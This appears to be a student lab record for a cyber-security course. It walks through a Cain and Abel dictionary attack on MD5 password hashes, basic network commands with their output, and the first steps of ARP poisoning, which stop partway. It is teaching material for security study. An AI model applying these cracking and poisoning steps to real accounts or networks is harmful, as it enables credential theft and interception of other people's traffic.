


2.2) Use Cain and Abel for cracking Windows account password using Dictionary attack and to decode wireless network passwords Performed :


Step 1: Open **Cain and Abel** tool



Step 2: Click on HASH Calcuator ,Enter the password to convert into hash




Step 3 : Take MD5 values and paste the value into the MD5 Hashes field you have converted



Step 4 : Right Click on the hash and select the dictionary attack

Then right click on the file and select (Add to List) and then select the Wordlist



PRACTICAL : 03

AIM :

3.1) Using TraceRoute, ping, ifconfig, netstat Command .


3.2) Perform ARP Poisoning in Windows .

Performed :

3.1) Using TraceRoute, ping, ifconfig, netstat Command .

Step 1: Open cmd & type tracert command and type www.siesascs.edu.in press “Enter”. After that type ping ,ipconfig and netstat command respectively

- **TRACEROUTE**



- **PING**

```
Pinging 157.240.22.35 with 32 bytes of data:
Reply from 157.240.22.35: bytes=32 time=244ms TTL=46
Reply from 157.240.22.35: bytes=32 time=243ms TTL=46
Reply from 157.240.22.35: bytes=32 time=245ms TTL=46
Reply from 157.240.22.35: bytes=32 time=245ms TTL=46

Ping statistics for 157.240.22.35:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 243ms, Maximum = 245ms, Average = 244ms

C:\Users\Leena>ping 142.250.189.238

Pinging 142.250.189.238 with 32 bytes of data:
Request timed out.
Reply from 142.250.189.238: bytes=32 time=233ms TTL=61
Reply from 142.250.189.238: bytes=32 time=233ms TTL=61
Reply from 142.250.189.238: bytes=32 time=233ms TTL=61

Ping statistics for 142.250.189.238:
    Packets: Sent = 4, Received = 3, Lost = 1 (25% loss),
Approximate round trip times in milli-seconds:
    Minimum = 233ms, Maximum = 233ms, Average = 233ms

C:\Users\Leena>ping 23.37.17.8

Pinging 23.37.17.8 with 32 bytes of data:
Reply from 23.37.17.8: bytes=32 time=247ms TTL=51
Reply from 23.37.17.8: bytes=32 time=248ms TTL=51
Reply from 23.37.17.8: bytes=32 time=246ms TTL=51
Reply from 23.37.17.8: bytes=32 time=247ms TTL=51

Ping statistics for 23.37.17.8:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 246ms, Maximum = 248ms, Average = 247ms
```

- **IPCONFIG**


```
Windows IP Configuration


Ethernet adapter Ethernet:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Wireless LAN adapter Local Area Connection* 1:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Wireless LAN adapter Local Area Connection* 2:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Wireless LAN adapter Wi-Fi:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.0.106
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.0.1
```

- **NETSTAT**


```
Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    127.0.0.1:1521         LAPTOP-HS7T0JL7:49727  ESTABLISHED
  TCP    127.0.0.1:49727        LAPTOP-HS7T0JL7:1521   ESTABLISHED
  TCP    192.168.0.106:49703    20.198.119.143:https   ESTABLISHED
  TCP    192.168.0.106:49780    20.198.119.84:https    ESTABLISHED
  TCP    192.168.0.106:49848    52.108.216.86:https    ESTABLISHED
  TCP    192.168.0.106:50084    91.108.56.116:https    ESTABLISHED
  TCP    192.168.0.106:50110    sg-in-f188:5228        ESTABLISHED
  TCP    192.168.0.106:50120    a23-212-254-66:https   CLOSE_WAIT
  TCP    192.168.0.106:50160    52.104.131.25:https    ESTABLISHED
  TCP    192.168.0.106:50161    52.109.124.29:https    TIME_WAIT
  TCP    192.168.0.106:50162    40.79.141.153:https    ESTABLISHED
  TCP    192.168.0.106:50163    104.208.16.90:https    ESTABLISHED
  TCP    192.168.0.106:50164    bom07s36-in-f14:https  TIME_WAIT
  TCP    192.168.0.106:50165    1drv:https             ESTABLISHED
  TCP    192.168.0.106:50166    52.109.56.129:https    TIME_WAIT
  TCP    192.168.0.106:50168    20.42.73.28:https      ESTABLISHED
  TCP    192.168.0.106:50169    13.107.137.11:https    ESTABLISHED
  TCP    192.168.0.106:50170    52.109.56.129:https    TIME_WAIT
  TCP    192.168.0.106:50171    91.108.23.100:https    ESTABLISHED
  TCP    192.168.0.106:50172    91.108.23.100:http     TIME_WAIT
```

3.2) Perform ARP Poisoning in Windows .


Step 1 : Open Cain and abel tool.




Step 2 : Select sniffer on the top.




Step 3 : Next to folder icon click on icon name start/stop sniffer. Select device and click on ok.




Step 4 : Click on “+” icon on the top. Click on ok.




Step 5 : Shows the Connected host.




Step 6 : Select APR at bottom.



